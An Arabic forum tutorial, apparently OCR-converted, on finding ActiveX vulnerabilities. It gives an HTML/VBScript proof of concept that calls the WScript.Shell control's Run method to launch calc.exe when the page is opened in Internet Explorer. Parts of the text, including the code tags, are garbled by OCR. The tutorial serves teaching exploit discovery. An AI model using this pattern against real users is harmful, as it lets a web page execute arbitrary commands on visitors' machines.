اكتشاف ثغرات الActivex

/http://www.linuxdz.com/forum

By : ThE g0bL !N

Greets : To all my Friends

-بداية ماهو ال activex؟


اسم تطلقه مايكروسوفت على مجموعة تقنياتها الكائنية هذه الكلمة ممنوعةهذه الكلمة ممنوعةهذه الكلمة ممنوعةهذه الكلمة ممنوعةهذه الكلمة ممنوعةهذه الكلمة ممنوعة-oriented، التي تهدف إلى تحقيق إمكانية إدخال مزايا ديناميكية إلى صفحات ويب. ويفترض، من الناحية النظرية على الأقل، أن تقدم ActiveX بديلاً عن لغة جافا من شركة صن مايكروسيستمز. لا تحظى لغة ActiveX حالياً إلا بدعم عدد محدود من المطورين، بالإضافة إلى منتجات مايكروسوفت المرتبطة بإنترنت من Internet Explorer. ولكن مايكروسوفت تعتبر ActiveX جزءاً أساسياً من استراتيجيتها، وتعد بالاستمرار في دعمها وتطويرها، لتصبح أداة قياسية.

تطبيق عملي :

رابط الثغرة : http://www.exploit-db.com/exploits/11229

الملف المصاب : C:\WINDOWS\system32\wshom.ocx

الدالة المصابة : Exec() ; Run()




```
Function Exec)
        ByVal Command  As String
 (As IWshExec
```

String وتعني اي قيمة مدخلة يعني يمكننا ان نطبق اي امر يخطر على بالنا الاستغلال يكون هكذا

```
<html>
<font></b></p/>
<p>
object classid='clsid:72C24DD5-D70A-438B-8A42-> 
'98424B88AFB8' id='target
<object/><
<'script language='vbscript>

arg1=”C:\Windows\System32\Calc.exe”

target.run arg1

<script></p/>
```


clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8 هذا

نجده هنا عبر برنامج Comraider



الان نحفظ الثغرة بامتداد HTMLونفتحها بالمتصفح Internet Explorer

فنلاحظ اشتغال الالة الحاسبة



تمت ,, وبالخير عمـــت